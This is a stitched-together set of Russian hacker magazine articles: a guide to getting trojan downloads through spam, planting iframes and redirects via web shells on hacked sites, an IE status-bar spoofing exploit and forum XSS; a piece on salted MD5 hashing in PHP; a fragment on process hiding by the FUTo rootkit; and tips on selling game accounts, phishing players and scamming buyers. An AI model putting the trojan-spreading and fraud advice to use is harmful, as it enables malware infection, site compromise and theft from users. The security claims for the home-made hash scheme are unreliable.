О спаме много говорить не буду. Мы рассказывали об этом на страницах журнала уже не раз. Однако спам, задачей которого является увеличение загрузок троя, имеет свои особенности. Во-первых, рассылать зверюшку в письме не стоит, даже если она склеена с крутой прогой-джойнером от твоего одногруппника Васи. Указав в тексте линк на свой сайт и описав ресурс, как новый фрисервис по засолке квашеной капусты, ты получишь гораздо больше загрузок, нежели в первом случае =). А во-вторых, если ты собрался спамить, то для начала выясни интересы юзеров, на мыла которых придет твоя мессага. Согласись, вряд ли пользователям какого-нибудь Linux-портала будет интересна инфа о новой примочке для IE (которую можно слить с твоего сайтика, вместе с троем, само собой :)). Впрочем, проспамив миллион-другой адресов, ты начнешь потихоньку разбираться в том, что дает отклик, а что нет.
Еще один очень действенный (и проверенный на практике) способ — нагон трафа со взломанных ресурсов. Лично у меня в закладках Оперы ежедневно скапливается несколько новых веб-шеллов. Так что же мешает нам заюзать их под наши чистые и светлые цели? =) Обычно в таких случаях либо вставляют ифрейм в чужой код странички, либо в наглую лепят редирект. Но долго такие вставки не живут, рано или поздно админ палит тему, и малина резко накрывается. Поэтому иногда поступают хитрее. Ты, наверное, слышал о таком баге, как подмена строки состояния в браузере. Уязвимость позволяет отображать фейковый урл в строке состояния браузера, что делает обман юзверя делом техники =). Под IE 6 старенький сплоит выглядел так:

```
<form action="http://наш_сайт">
```



> Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



> Старайся не ставить редиректы со взломанных ресурсов. Они быстро палятся и большой пользы тебе не принесут.

> Не забывай про XSS в гостевых книгах и форумах; если удалось внедрить свой код в тело письма — считай, что дело в шляпе =).



> Топ о покупке трафа на одном из хак-форумов

```
<a href="http://фейковый_урл"><input type="image"
src="[image]"></a>
</form>
```

Подобрав соответствующую картиночку, по клику на которую пользователь должен переместиться на http://фейковый_урл и заюзав сплоит, мы провожаем юзера на http://наш_сайт, где ему в торжественной обстановке и вручат троя :). Кстати, подобная фишка есть и под твою любимую Оперу.
Еще один удобный вариант реализации вставки ифрейма — XSS в гостевых книгах и форумах. Подобного рода баг был на портале hotel.ru. Насколько я помню, именно там висел (и, судя по всему, продолжает висеть) бажный форум, который ты без особого труда сможешь заюзать под свои нужды. На баг публично пальчиком указывать не буду — рунет, знаешь ли, всякое здесь бывает, так что при желании сам справишься =). Похожая штука просматривалась и на www.raadio7.ee. Как ты помнишь, дефейс этого сайта я осуществил исключительно с помощью вставки яваскриптового алерта в поле вопроса для голосования в админке опросника (читай номер за июнь 2007 года). Так что недостатка в бажных ресурсах пока не наблюдается, поэтому, как говорится в рекламе, зри в корень =).
Да, чуть не забыл, траф можно еще и скарди... тьфу, то есть купить (короче, ты меня понял :)). Пара линков на такие конторы — ниже:

«ЕЩЕ ОДИН ОЧЕНЬ ДЕЙСТВЕННЫЙ (И ПРОВЕРЕННЫЙ НА ПРАКТИКЕ) СПОСОБ — НАГОН ТРАФА СО ВЗЛОМАННЫХ РЕСУРСОВ. ЛИЧНО У МЕНЯ В ЗАКЛАДКАХ ОПЕРЫ ЕЖЕДНЕВНО СКАПЛИВАЕТСЯ НЕСКОЛЬКО НОВЫХ ВЕБ-ШЕЛЛОВ. ТАК ЧТО ЖЕ МЕШАЕТ НАМ ЗАЮЗАТЬ ИХ ПОД НАШИ ЧИСТЫЕ И СВЕТЛЫЕ ЦЕЛИ?»

```
www.immensehits.com
www.easytraffic.biz
```

Хороших рабочих ресурсов, на которых транзакции проходят на ура, не так много, поэтому не поленись поискать сам =).



> Карди... то есть покупаем траф =)

P.S.

С раскруткой ресурсов ты наверняка столкнешься еще не раз. И неважно, будет это просто реклама своей новой паги/сервиса, загрузки троя или очередной фродовый проект. Суть везде одна, нужно лишь понять принцип, который я и пытался втолковать тебе в этой статье. И поверь, каждый из методов сам по себе неплох, но гораздо эффективнее они работают все вместе :). Кроме того, практика зачастую играет намного более значимую роль, нежели теория. Поэтому понять и оценить результат ты сможешь только в деле. Желаю тебе удачи и успехов в твоих начинаниях :).



ДМИТРИЙ «DIFOR»
/ DIFOR@MAIL.RU /

Не сыпь мне соль на password

Реанимируем умерший MD5

Жил-был на свете бодрый парнишка Джон, кличка у того парнишки была Потрошитель. В Сети его знали не иначе как John The Ripper. И вот в один прекрасный день появился его хозяин и дал Джони задачу подобрать пароль к хэшу, который хозяин вытащил с помощью супермегаприватного сплоита с портала любителей морских свинок и прочей живности. Работал Джони долго-долго, пока, наконец, не понял, что с хэшем что-то не то. Обратился он к своему закадычному другу PasswordsPro. А тот ему: «Дурак ты, Джони, пасс соленый». Вот, собственно, с этого-то все и началось...

Итак, что же такое соль, хэш и как это все соединить вместе, я и попробую объяснить тебе, о уважаемый читатель. Однако для того чтобы тебе была понятна суть статьи, необходимо небольшое лирическое отступление о математическом алгоритме MD5. MD5 (Message Digest 5) — алгоритм хэширования, который был разработан профессором Л. Ривестом в 1991 году; он насчитывает 4 раунда, по 16 шагов в каждом. Предназначен он для создания отпечатков, или контрольных сумм. MD5 является односторонним алгоритмом хэширования, то есть обратной расшифровки не имеет. Выходная строка всегда имеет постоянную длину в 32 символа. Восстановление данных, зашифрованных этим алгоритмом, возможно лишь методом грубой силы, то есть брутфорсом (берется хэш от предполагаемого текста, хэш-суммы сравниваются, если они не равны, значит, текст другой).

А теперь отойдем от теории и перейдем к практике. На данный момент известна куча программ для осуществления подбора паролей: под любые платформы и с любым интерфейсом, написанные гуру и просто начинающими программистами, желающими внести свой вклад в историю. Однако, как и бывает, в историю попадают только самые-самые. Сейчас особой популярностью пользуются такие программные продукты, как PasswordsPro, MD5Inside, John the Ripper, ну и конечно, небезызвестный проект RainbowCrack, который вообще заслуживает отдельной статьи.

Рассмотрим использование первой из вышеупомянутых утилит в контексте наших задач. Средняя скорость перебора по набору символов, состоящему из латинских букв нижнего регистра и цифр, на моем слабеньком компьютере с камнем 1,7 ГГц и 512 метрами мозгов на борту составляет здесь 3,3 миллиона паролей в секунду. Но люблю я эту утилиту не только за ее скорость, но и за функционал. Это перебор по словарям, по таблицам радуги, предварительный перебор по мини-словарям с дальнейшим полным брутом и т.д. Лучше один раз увидеть, чем сто раз прочитать.

Итак, вернемся к нашим солено-маринованным паролям. Думаю, не стоит тебе рассказывать, что в алгоритме MD5, как и в его предшественнике, возможно появление коллизий (повторов), то есть твой сложный пароль длиной в 32 символа, содержащий спецсимволы, цифры, буквы разных регистров, может дать такую же хэш-сумму, как и, к примеру, пяти-, шестисимвольный простой пароль. Однако вероятность появления коллизий цифрового дайджеста MD5 критически мала. Получается что-то из разряда: если много-много обезьян посадить за печатные машинки, дать им много-много времени, то они рано или поздно напишут текст, доступный для восприятия (с появлением интернета выяснилось, что это ложь :) — примечание Forb'а). Теоретически это вполне реально, количество всех возможных сообщений, дающих цифровые дайджесты, равно 2^{256}. Однако на их поиск потребуется задействовать слишком много компьютерных ресурсов, полный перебор значений займет $1,5x10^{62}$, а суммарный объем памяти для хранения всех дайджестов составит 2^{230}. Чтобы избежать этого, а точнее, чтобы свести шанс появления коллизии практически к нулю, разработчики программного обеспечения придумали довольно-таки интересный способ искусственного усложнения пароля — накладывание «соли».

Итак, «соль» представляет собой некий набор символов; обычно это символы обоих регистров, цифры и спецсимволы, которые накладываются или склеиваются с самим паролем или с хэш-суммой пароля.

На данный момент известны следующие способы наложения соли: md5(md5(salt).md5(pass)), md5(md5(pass).salt). Первый способ используется в форумных движках IPB версией ниже 2.0.*. По умолчанию соль и хэш там хранятся в таблице members_converge. Использование «соления» было введено для повышения безопасности системы. На мой взгляд, сильно там ничего не повысилось, просто еще один пункт в change-логе проекта. Второй способ соления применяется в форумном движке vBulletin. Там соль и хэшированные пароли по умолчанию хра-



› Рабочее окно программы John the Ripper



› Код после прохода по нему Zend'ом

нятся в таблице vb_user. Если сравнить криптостойкость обоих методов, то второй более грамотен в плане реализации. Первая попытка сделать что-то подобное была осуществлена в одном из движков для форума. Суть алгоритма состояла в вычислении двойного MD5-хэша от текста. Этот способ не является чем-то даже немного походящим на хороший крипстойкий алгоритм; перебор пароля, состоящего из букв, с помощью PasswordsPro занял пару секунд. Лично я считаю его использование в качестве основного способа просто опасным. В этой статье мы рассмотрим способ усиления первого варианта соления. Пример будет на языке программирования PHP.

```
<?php
      $text='proba';
      $salt='123!#&%asgfHTA';
      $crypted=md5(md5($salt).md5($pass));
    echo $crypted;
?>
```

Итак, что мы тут видим. Функция вычисления хэш-суммы от «соленого» пасса довольно-таки проста. Сначала получаем хэш от текста proba (c0a8e1e5e307cc5b33819b387b5f01fd), затем хэш от самой соли — от 123!#&%asgfHTA (033352797d18a1bb33e77562559b474d). Далее две хэш-суммы склеиваются в одну строку (033352797d18a1bb33e77562559b474dc0a8e1e5e307cc5b33819b387b5f01fd). После этого получаем хэш от нее (e612c1f3055ac3f9c31f52d421a3e721). Такой способ не защищает совсем уж слабые пароли. Для вскрытия их иногда даже не надо знать саму соль, лишь алгоритм накладывания. Получаем следующие действия:

1. По хэш сумме «соленого» пароля находим строку длинной 64 символа; перебор упрощает то, что используются лишь латинские символы нижнего регистра в интервале a-f и цифры.
2. Отрезаем ту часть полученной строки, которая представляет собой хэшированную соль (в нашем случае это символы с 33-64-й).
3. Скармливаем на перебор полученную строку (1-32-й символы).

Все это можно существенно облегчить, если использовать названную выше программу. Вот как с этой «проблемой» справляется PasswordsPro:

1. Скачиваем, распаковываем, запускаем саму программу.
2. В настройках выбираем нужным нам язык (в моем случае это русский)
3. После установки нужного языка и перезапуска оболочки программы топаем в пункт меню «Атака полным перебором». Мудрить мы не будем, поэтому оставляем только галочку «Набор символов - a..z».
4. Теперь пришло время кормить зверька. Добавляем новый хэш, соль и т.д.: хэш: e612c1f3055ac3f9c31f52d421a3e721; Salt (HMAC-ключ): 123!#&%asgfHTA. Тип хэша выбираем md5(md5(salt).md5(pass)) [PHP], жмем «Добавить» и начинаем перебор.

Как видишь, этот способ не является криптостойким. Попробуем усилить его в пару раз. В моем алгоритме я буду использовать метод сдвига и замены. Начнем. Первым делом стоит объявить массив спецсимволов, который будет участвовать при работе метода замены:

```
$spec=array('~','!','@'
,'#','$','%','^','&','*
','?');
```

Далее мы получим уже описанную выше хэш-сумму от стандартного метода соления (md5(md5(pass).md5(salt))):

```
$crypted=md5(md5($text).
md5($salt));
```

Объявим еще одну переменную, в которой будет храниться хэш от несоленого пароля:

```
$c_text=md5($text);
```

Следующим шагом будет составление таблицы соответствия хэш-суммы от соления и хэш-суммы от не соления.
Таблица была построена для уяснения принципа усиления алгоритма. Алгоритм усиления будет следующим: если n'ый символ в MD5-хэше от plain-текста (нешифрованного текста) является цифрой, то в соленом хэше он поменяется на спецсимвол, номер которого в ранее объявленном массиве соответствует этой цифре. То есть второй символ в plain-строке - ноль. Следовательно, он заменит символ «6» в соленой строке символом «~». Далее, второе условие: если n'ый символ в MD5-хэше от plain-текста является буквой и попадает в диапазон a-d, то в соленой строке он переводится в верхний регистр. Ну и если

› Таблица сравнения хэшей

Plain pass	Plain pass + Salt	Changed
c	e	C
0	6	~
a	1	A
8	2	*
e	c	c
1	1	!
e	f	f
5	3	%
e	0	0
3	5	#
0	5	~
7	a	&
e	c	C
c	3	C
5	f	%
b	9	B
3	c	#
3	3	#
8	1	*
1	f	!
9	5	?
b	2	B
3	d	#
8	4	*
7	2	&
b	1	B
5	a	%
f	3	3
0	e	~
1	7	!
f	2	2
d	1	D



> Думаю, что способ, описанный в этой статье, поможет тебе вывести защиту веб-сайтов, форумов, самописных монстров и прочего креатива на новый уровень. Не бойся экспериментировать и советуйся с единомышленниками.




> http://insidepro.com — официальный сайт разработчика утилиты PasswordPro. http://distributed.ru — портал, посвященный распределенным вычислениям, в том числе и взлому криптоалгоритмов (RainbowCrack, RC5 crack). http://citforum.ru — крупнейший проект по компьютерной тематике. Горы материалов, начиная от описания распиновки конекторов RJ-45 и заканчивая информационной безопасностью.



> На диске к журналу ты найдешь все указанные в статье программы и даже немного больше: исходный код функций и несколько простых примеров, демонстрирующих работу нового алгоритма.



> Passcracking.ru — русский проект, построенный на базе таблиц радуги (Rainbow Tables)



> При знании соли и полного хэша перебор занял от силы секунды три

ни одно из условий не выполняется, то в соленой строке он поменяется на символ с соответствующим порядковым номером из строки md5(md5(pass).md5(salt)). Вот, собственно, листинг всего вышеописанного:


```
for ($i=0;$i<strlen($crypted);$i++){
   if (ord($c_text[$i])>=48 and
      ord($c_text[$i])<=57){
         @$temp.=$spec[$c_text[$i]];
   } elseif(ord($c_text[$i])>=97
      and ord($c_text[$i])<=100)
   {
      @$temp.=strtoupper($crypted[$i]);
   } else {
       @$temp.=$crypted[$i];
   }
}
```


После использования этого усиленного метода простенький пароль proba превращается в зверя «E~1*c!f%0#~&C3%9##*!?2#*&1%3~!21». А чтобы такой зверь не отличался от остальных своих MD5-братьев, перед выводом на экран, записью в базу или же сравнением переводим его снова в MD5-хэш. Шанс подбора такого пароля снижается практически до нуля. Вот полный листинг статьи в виде единого кода. Для удобства я сделал его в виде обыкновенной PHP-функции.

```
<?
$salt="123!#&%asgfHTA";
$pass="proba";
function my_crypt($pass,$salt){
   $spec=array('~','!','@','#','$','%','^',
'&','*','?');
   $crypted=md5(md5($salt).md5($pass));
   $c_text=md5($pass);
   for ($i=0;$i<strlen($crypted);$i++){
      if (ord($c_text[$i])>=48
         and ord($c_text[$i])<=57){
          @$temp.=$spec[$c_text[$i]];
      } elseif(ord($c_text[$i])>=97
         and ord($c_text[$i])<=100){
         @$temp.=strtoupper($crypted[$i]);
      } else {
          @$temp.=$crypted[$i];
      }
   }
   return md5($temp);
}
echo my_crypt($pass,$salt);
?>
```

Однако если требуется шифрование данных для их дальнейшего использования в незашифрованном виде, стоит обратить свой взор на симметричные алгоритмы шифрования. В случае необходимости быстрого получения исходного текста, на мой взгляд, стоит задействовать блочный шифр RC4. Это очень быстрый и достаточно легкий в реализации поточный шифр. Если нужно более серьезное шифрование, то возможно использование победителя конкурса AES, объявленного в конце 2000 года, — алгоритма Rijndael. Его разработали два бельгийских криптографа — Димен (Daemen) и Риймен (Rijmen). Применение этих алгоритмов поможет вывести защиту твоего ПО на новый уровень. Однако не стоит исключать и возможность физического доступа к файлам, к примеру, через взлом самого хостинга или веб-сервера. Тут тебе на помощь придут обфускаторы исходного кода систем, самым мощным из которых по-прежнему считается Zend (читай номер за июль 2006 года). После этого даже при завладении злоумышленником исходными кодами проекта дешифровка может занять слишком много времени и быть просто финансово нерентабельной. Как говорилось выше, все сказанное не является призывом к действию, но, судя по статистике потенциально уязвимых веб-проектов, стоит задуматься об этом.

Эта статья не является панацеей от хакеров, дураков, ошибок в коде, но может существенно помочь тебе защитить свою БД. Даже если будет сделан ее дамп, пароли все равно останутся твоей маленькой тайной. Надеюсь, что в дальнейшем будет больше профессиональных проектов, посвященных криптографии и шифрованию, и люди смогут обмениваться наработками в этой области.





```
{
      ULONG Reserve1:2;
      ULONG HandleEntry3:9;
      ULONG HandleEntry2:9;
      ULONG HandleEntry1:9;
      ULONG Reserve2:3;
} HANDLE;

typedef struct _HANDLE_ENTRY
{
   union
   {
      POBJECT_HEADER    ObjectHeader;
      ULONG             Attr:3;
   };
   union
   {
      ACCESS_MASK  GrantedAccess;
      ULONG        NextEntry;
   };
} HANDLE_ENTRY, * PHANDLE_ENTRY;
```

3 промежуточных битовых поля интерпретируются как индексы в соответствующих трех таблицах дескрипторов. Все дело в том, что в NT таблица дескрипторов организована по трехуровневой схеме, так же MMU в x386 транслирует виртуальные адреса на физические. В Windows XP индексы таблиц девятибитные. Здесь для таблиц дескрипторов имеется правило: уровень таблицы должен умещаться на одной странице. Поэтому PAGE_SIZE/sizeof(HANDLE_ENTRY)==512, соответственно, индекс может адресоваться девяти битами. Каждый EPROCESS в NT имеет указатель на таблицу дескрипторов. Таблица дескрипторов - это не первый ее уровень, а структура HANDLE_TABLE, определение которой дано ниже:

```
typedef struct _HANDLE_TABLE
{
    union
    {
       PVOID TableCode; //указатель на один из уровней
       ULONG Attr:2;     //Attr+1 - число задействован-
ных уровней
    } x;
    KPROCESS    *QuotaProcess; //KPROCESS владельца
    ULONG       UniqueProcessId; // PID владельца
    EX_PUSH_LOCK        HandleTableLock [4];
    LIST_ENTRY          HandleTableList;

    EX_PUSH_LOCK        HandleContentionEvent;
    PVOID       DebugInfo;
    ULONG       ExtraInfoPages;
    ULONG       FirstFree;       //первый свободный де-
скриптор
    ULONG       LastFree;
    ULONG       NextHandleNeedingPool;
    ULONG       HandleCount;     //счетчик дескрипторов
    ULONG       Flags;
} HANDLE_TABLE, *PHANDLE_TABLE;
```

В Windows XP есть счетчик задействованных таблиц — первые два бита объединения x, которые содержат индекс задействованных таблиц, то есть Attr+1 — число задействованных таблиц. Первый член объединения есть указатель на первый уровень таблицы. Так как адрес уровня выравнивается по странице, то кратность всегда будет обеспечиваться и эти биты будут свободны.

Например, если Attr равен нулю, то число таблиц равно единице, следовательно, первый уровень содержит элементы TABLE_ENTRY (то есть TableCode указывает на массив TABLE_ENTRY). Если Attr равен единице, то таблиц две, и значит, TableCode указывает на промежуточную (вторую) таблицу, каждый элемент которой и включает указатели на TABLE_ENTRY. Соответственно, для трансляции будут задействованы HandleEntry2 и HandleEntry3.

Ты заметил, что HANDLE_ENTRY, кроме GrantedAccess, содержит поле NextEntry. Оно используется, если дескриптор свободен. В таком случае элемент ObjectHeader будет обнулен и задействуется поле NextEntry, которое содержит следующий в цепочке свободный дескриптор. А поле FirstFree в HANDLE_TABLE содержит первый свободный дескриптор.

То, как осуществляется трансляция в случае с трехуровневой схемой таблиц в Windows XP, можно увидеть на рисунке.

Поскольку объекты ядра выравниваются по границе 8, первые 3 бита не задействованы и зарезервированы для атрибутов дескриптора.

В ядре существует функция, которую остальные компоненты используют для трансляции дескриптора и получения указателя на элемент таблицы:

```
PVOID __stdcall ExpLookupHandleTableEntry(PHANDLE_
TABLE pProcessHandleTable,HANDLE hObject);
```

Она принимает на вход указатель на таблицу дескрипторов и дескриптор и возвращает адрес элемента таблицы. Такая реализация также обусловлена тем, что не все таблицы дескрипторов хранят указатели на OBJECT_HEADER.

В ядре существует неэкспортируемая переменная PspCidTable, которая хранит указатель на HANDLE_TABLE таблицы дескрипторов. Эта таблица содержит дескрипторы процессов и потоков и принадлежит ядру. В ней PID (или TID, в случае потока) используется как дескриптор. Этот дескриптор транслируется по вышеописанной схеме, и на выходе ядро имеет указатель на EPROCESS. При этом элементы таблицы PspCidTable содержат указатели не на заголовки объектов, а на их тела (то есть для получения адреса тела смещение 0x18 прибавлять не нужно).

Поскольку PspCidTable не экспортируется ядром, ее нужно как-то искать. Разработчики FUTo применили метод поиска дизассемблером по функции PsLookupProcessByProcessId, которая оперирует адресом PspCidTable.

PspCidTable важна тем, что там хранятся дескрипторы процессов и потоков, а значит, по этой таблице можно получить указатель на EPROCESS скрываемого процесса. FUTo, анализируя эту таблицу, находит соответствующий PID и обнуляет элемент в ней, дополнительно проводя манипуляции с FirstFree, как было рассказано выше.

Заключение

Итак, мы увидели, что техники скрытия весьма разнообразны и поле деятельности хакеров весьма велико. Без сомнения, с помощью FUTo был сделан большой шаг в реализации продвинутых стелс-механизмов. Но тот же FUTo, например, можно обнаружить по спискам потоков планировщика.

ЕРКЕБУЛАН ТУТКАБАЕВ
/ STREETSEEKER@MAIL.RU /

Деньги — играючи!

Как зарабатывать деньги, играя в игры

Все мы проводим вечера (дни, сутки), играя в различные компьютерные игры. И, как ты знаешь, многие зарабатывают на этом деньги. Но сейчас речь пойдет совсем не о разработчиках, не о провайдерах и даже не о рекламных агентствах. Мы поговорим о самом игроке...

Как это делается

Их обычно не увидишь в рейтингах Топ 100, на форумах или чатах. Они поставили дело на поток. Их безуспешно пытаются найти администраторы игровых ресурсов. Их контакты очень трудно отыскать в сети. Они имеют тысячи имен, меняя их, как ты меняешь свои почтовые ящики, но суть их занятий остается одна. Они зарабатывают, играя в игры.


Понятно, что, играя в сингле, ты можешь продать разве что свои малоинтересные сейвы, поэтому мы будем говорить об онлайн-играх. Собственно, у игрока изначально есть три варианта заработка. Первый, наиболее часто практикуемый, — зарабатывать игровые деньги, редкие вещи или недвижимость и затем продавать их за реал. Второй, более прибыльный, — прокачивать игрового персонажа и затем продавать его. Причем стоимость персонажа находится в прямой зависимости от его уровня и имущества, которым он владеет. Третий, наиболее экстремальный, — взломать саму игровую систему и слить себе денежные ресурсы.

Если ты гуру в SQL-injection, PHP и Perl, то тебе стоит обратить внимание на скрипты, используемые игровой системой. Были прецеденты, когда рядовые игроки получали десятки тысяч баксов, просто поюзав обнаруженный баг.

Но давай сфокусируемся на наиболее достижимых целях. Что тебе для этого потребуется? Усидчивость, WMZ-кошелек и знание трендов на рынке компьютерных игр. Последняя умная фраза означает, что просто нужно быть в курсе, к чему народ проявляет интерес и во что рубится больше всего игроков. Если ты решил приобрести или продать местного



> WM. Земля обетованная


> В EVE-Online, в отличие от GanjaWars, продажа идет в открытую

персонажа, то есть несколько важных аспектов, о которых необходимо помнить во избежание блокировки игрового аккаунта.
Скажем, ты продаешь своего персонажа. Первое: не стоит размещать объявление с ником персонажа на общедоступных сайтах, так как местным стукачам дадут вознаграждение за инфу о твоей деятельности; гораздо лучше поместить нейтральное объявление типа «Продам персонажа www.ganjawars.ru, подробности аськой». Понятно, что ник игрового персонажа и ICQ-ник не должны быть одинаковыми. Второе: на страничке с личной информацией персонажа нужно указать, что ты скоро переезжаешь в связи с магнитными бурями, плак-плак, всем пока. Это требуется во избежание трассировки по IP. Только представь, что чел, который год заходил в игру с московским IP вдруг обрел чукотского провайдера ;). Далее, под благовидным предлогом нужно постепенно покинуть все синдикаты, в которых ты состоишь.
Все те резкие телодвижения, которые обычно совершают новоиспеченные хозяева прокачанного персонажа, тут же привлекают внимание местной полиции. За продажу за реал сразу же идет наказание в виде постоянной блокировки аккаунта, и, как следствие, ты теряешь клиента. Не забудь также вкратце пересказать покупателю местные правила игры, так как персонаж 30-го боевого уровня, вопрошающий на форуме, как ему можно устроиться на работу, банится на счет раз.
Неплохо работают фишинг и социальная инженерия. Однако при обработке жертвы убедись, что та не попытается зайти в игру хотя бы неделю-полторы, чтобы у тебя было время перепродать игровой аккаунт. Указывая цену на персонажа, обязательно прикладывай информацию о его боевом уровне, умениях и особенностях, которые могут заинтриговать потенциального покупателя. Но не переборщи с описанием достоинств персонажа. Я не раз наблюдал, как зарвавшиеся гейм-трейдеры, недооценивая своих клиентов, пару раз обманывали их с заявленными характеристиками персонажей, а потом недоумевали, почему это вдруг к ним перестали обращаться с вопросами о покупке. Если уж ты решил кинуть ламера (негодяй! :)), то вот тебе совет: все делай по-взрослому: прокси, левые почтовые ящики, WMZ-кошелек, от которого ты собираешься избавиться. Сделал дело, скинул деньги, сменил имя, адреса ICQ, email — и начинай снова. Блэк-листы с именами кидал распространяются в геймерской среде очень быстро, так что в период с момента кидалова до смены личности можешь не надеяться на продажи.
По поводу самой прокачки персонажей скажу, что, поскольку в онлайн-играх часто используются скрипты, их автоматизированное использование тщательно пытаются отследить. Тут обычно в ход идет обычная человеческая логика: ага, вот этот парень пашет 24 часа в сутки, 7 дней в неделю. Может, просто маньяк? А дай-ка я поговорю с ним. Молчит, при этом снова устраиваясь на работу. Бот? Бот! Хлоп! Персонаж блокирован. В общем, администрацию игры можно понять, ведь не все игроки такие хитроплечие, как ты, и, соответственно, ты читеришь, используя скрипты. Поэтому, применяя автоматические скрипты, помни: жадность не одного хакера сгубила.
В последнее время стали учащаться случаи кидалова самих трейдеров. При этом у них запрашивают триал-сессию на 15 минут, «попробовать погонять». Понятно, что для этого нужно передать пароль для доступа к персонажу — боязно, но, с другой стороны, он пообещал еще 20 баксов сверху докинуть, если ему понравится... Эх, была не была! Продолжение понятно — мгновенная смена пароля... Не была...

Игровые ресурсы

Начнем с GanjaWars — онлайн-игры в мафию (www.ganjawars.ru), весьма популярного игрового ресурса. Здесь ты можешь от души повоевать, используя различные виды оружия, поработать киллером или же простым работягой на тех или иных предприятиях. Кроме этого, можно стать владельцем недвижимости, поучаствовать в экономике, померяться силами с ботами на острове «Аутлэнд» или пообщаться с NPC-братвой. Каждый из видов оружия представлен 5-10 экземплярами, и для каждого вида требуется своя стратегия. Скажем, ты выбрал путь терминатора с пистолетами. Тебе потребуется куча брони, для которой важны значения параметра «Сила». Кроме этого, тебе пригодится «Выносливость», чтобы достойно переносить такие жизненные неурядицы, как пара дырок в животе или очередь в голову, «Меткость», чтобы точнее стрелять, и богатырское здоровье, которое подарит тебе возможность дожить до следующего хода. В общем, много сходств с игрой-легендой Fallout, здесь даже пара секторов названа в честь этой игры :). Оружие дополнительно подразделяется на два типа: государственные предметы, которые можно приобрести за игровые деньги, и арты, подчас весьма недешевые. Денег в проекте крутится немало, и, естественно, куча народу пытается заполучить место под солнцем. За игровым процессом наблюдают представители Полиции, отслеживающие взломщиков и любителей халявы. В среднем цена на персонажа 28-30-го боевого уровня с парой хорошо прокачанных умений колеблется в районе $400-700 и может значительно увеличиваться в зависимости от суммы на счету персонажа, его боевого уровня, а также имущества, которым он владеет. Одно только именное оружие (разрабатываемое на заказ для конкретного персонажа) может стоить 2-3 тысячи вечнозеленых.
Бойцовский Клуб (www.combats.ru) проповедует рукопашный бой при помощи различных колюще-режущих предметов. И если в GanjaWars у игроков, использующих только госвооружение, есть хоть какой-то шанс замочить богатенького буратино, то здесь же балом правят деньги. Имеющий именное оружие безмерно крут, но при этом отваливает кучу денег за возможность быть неуязвимым. Соответственно, выросли ставки — за прокачанного персонажа здесь просят в среднем 4-7K. Желательно написать в объявлении уровень крита и уворота. Паладины, местная полиция здесь также начеку, поэтому соблюдай указанные выше нехитрые правила.



> WoW. Великий и ужасный



> Средненький персонаж GanjaWars

EVE-Online — это целая песня для гейм-трейдера, здесь можно продать и купить все что угодно в рамках игровой вселенной. Тебе заплатят за информацию о месторасположении вражеских верфей, за редкие Т2-чертежи устройств и/или кораблей, за фрейтер с особо редкими минералами, за аренду площади на твоей космической станции. Если ты лидер группы опытных пилотов на мощных кораблях, то вам могут заплатить за участие в битве или же за совершение налета на вражеские позиции. Бывали моменты, когда плелись километры интриг, а наиболее боеспособные соединения 2-3 раза переманивались с одной стороны на другую при помощи повышения вознаграждения. Здесь будет уместно вспомнить, что одна американская корпорация подала в суд (!) за то, что другая подослала им шпиона, который грамотно выведал галактические координаты верфи, на которой строился корабль класса «Титан». Затем последовал визит эскадры линкоров и крейсеров, которые сумели тайно подобраться к базе и уничтожить верфь вместе с недостроенным судном. По словам потерпевшей стороны, «речь идет о тысячах человеко-часов, не говоря уже о ресурсах, израсходованных на постройку». Ты думаешь, я тебе сюжет фильма пересказываю? Нет, это игровая реальность, а уж деньги — еще реальней. Кроме этого, местная система прокачки умений устроена так (качается только одно умение за N часов; в очередь ставить нельзя; качаются умения только у оплативших месяц игроков), что тебе нужно будет регулярно заходить в игру, чтобы поставить очередное умение на прокачку. Умений чертова куча, качаются они по очереди, поэтому раскачанных персонажей тут сдают за хорошие деньги, и на данный момент спрос сильно превышает предложение.

Я уже говорил, что в EVE-Online игру можно оплачивать «простыми» игровыми деньгами. В EVE-Online только один сервер — Tranquality. Валюта игры — ISK, измеряется миллионами. Курс игровой валюты — $0,10 за миллион. Стоимость «Титана» измеряется миллиардами... это я так, для сравнения :).

Про Ultima-Online тебе навряд ли нужно рассказывать, этот старейший MMORPG-проект известен всем и каждому. Наверняка ты десятки раз видел незатейливые объявления типа «Продам чара вот такого вот уровня на таком-то шарде». Для тех, кто в танке, чар — это персонаж, а шард — название сервера. Понятно, что при такой распространенности продаж персонажей поднять серьезные деньги тут будет сложновато, разве что если ты будешь осуществлять продажи в больших масштабах или же искать ламеров и впаривать им самолично слепленных уродцев. Известны также прецеденты того, что за руку во время продаж значительных количеств золота за реал ловили представителей местной администрации.

